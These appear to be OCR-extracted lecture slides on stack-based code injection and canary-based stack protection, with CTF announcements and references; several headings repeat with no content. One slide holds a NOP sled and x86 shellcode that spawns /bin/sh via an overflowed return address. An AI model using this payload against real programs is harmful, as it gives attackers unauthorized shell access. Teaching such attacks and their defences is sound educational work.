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



Stack-based Code Injection Attack (Revisited)



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




```
Enter your input:
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80
\xc9\x61\x55\x56
```

Announcements

- CTF Challenges open by Wednesday
- Delayed one week due to SSLab-CTF-Framework updates
- The new version of framework (I think) will get rid of the problem some students experienced during peak time
  - "Too many open files ..."
  - "Please contact the TA or ..."

Canary-based Stack Protection

```
FuncUnderAttack:

'''

Do some work

'''

if (Canary == OrigCanaryValue)

    ret   // return as usual

else

    exit  // terminate program
```



Canary-based Stack Protection

Canary-based Stack Protection

Canary-based Stack Protection

References

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- Memory Errors: The Past, The Present, and the Future (RAID '12) {paper,slides}
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